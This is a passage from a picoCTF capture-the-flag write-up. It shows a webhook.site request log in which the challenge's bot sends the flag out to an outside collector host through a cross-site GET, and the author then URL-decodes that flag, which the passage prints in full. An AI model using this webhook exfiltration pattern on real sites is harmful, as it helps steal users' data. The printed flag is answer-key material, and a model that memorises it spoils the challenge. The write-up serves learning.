", "Software"], ["Cybersecurity", "Vulnerability"], ["Exploit", "Web Design"]]}
visiting!
apanahova16022-picoctf@webshell:~$
```

As we see from the picture, there is a link, and it directed me to the Webhoot.site.



GET #ac120 3.136.191.228
05/20/2025 6:29:05 PM

Request Details & Headers

GET	https://webhook.site/6e76d12a-5822-4438-a2d7-ade0bc83c639/picoCTF%7Blittle_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a%7D%20btw%20contact%20me%20on%20discord%20with%20ur%20solution%20thanks%20@ehhthing
Host	3.136.191.228
Date	05/20/2025 6:29:05 PM (a few seconds ago)
Size	0 bytes
Time	0.000 sec
ID	ac120642-c193-46e7-935f-a16b6b4d9333
Note	Add Note

accept-language	en-US,en;q=0.9
accept-encoding	gzip, deflate, br, zstd
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, ...
sec-fetch-dest	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	http://127.0.0.1:8080
host	webhook.site

Query strings
None

Form values
None

Request Content
No content

Custom Actions Output
No action output

The link: https://webhook.site/6e76d12a-5822-4438-a2d7-ade0bc83c639/picoCTF%7Blittle_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a%7D%20btw%20contact%20me%20on%20discord%20with%20ur%20solution%20thanks%20@ehhthing

Then I went back to Webhook.site and confirmed that a GET request had arrived. Inside that request was the flag, embedded in the URL. However, the flag appeared encoded: **picoCTF%7Blittle_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a%7D%**

It contains characters like %7B and %7D, which are URL representations of curly braces. After debugging, the flag was revealed as: **picoCTF{little_alchemy_was_the_0g_game_does_anyone_rememb3r_9889fd4a}**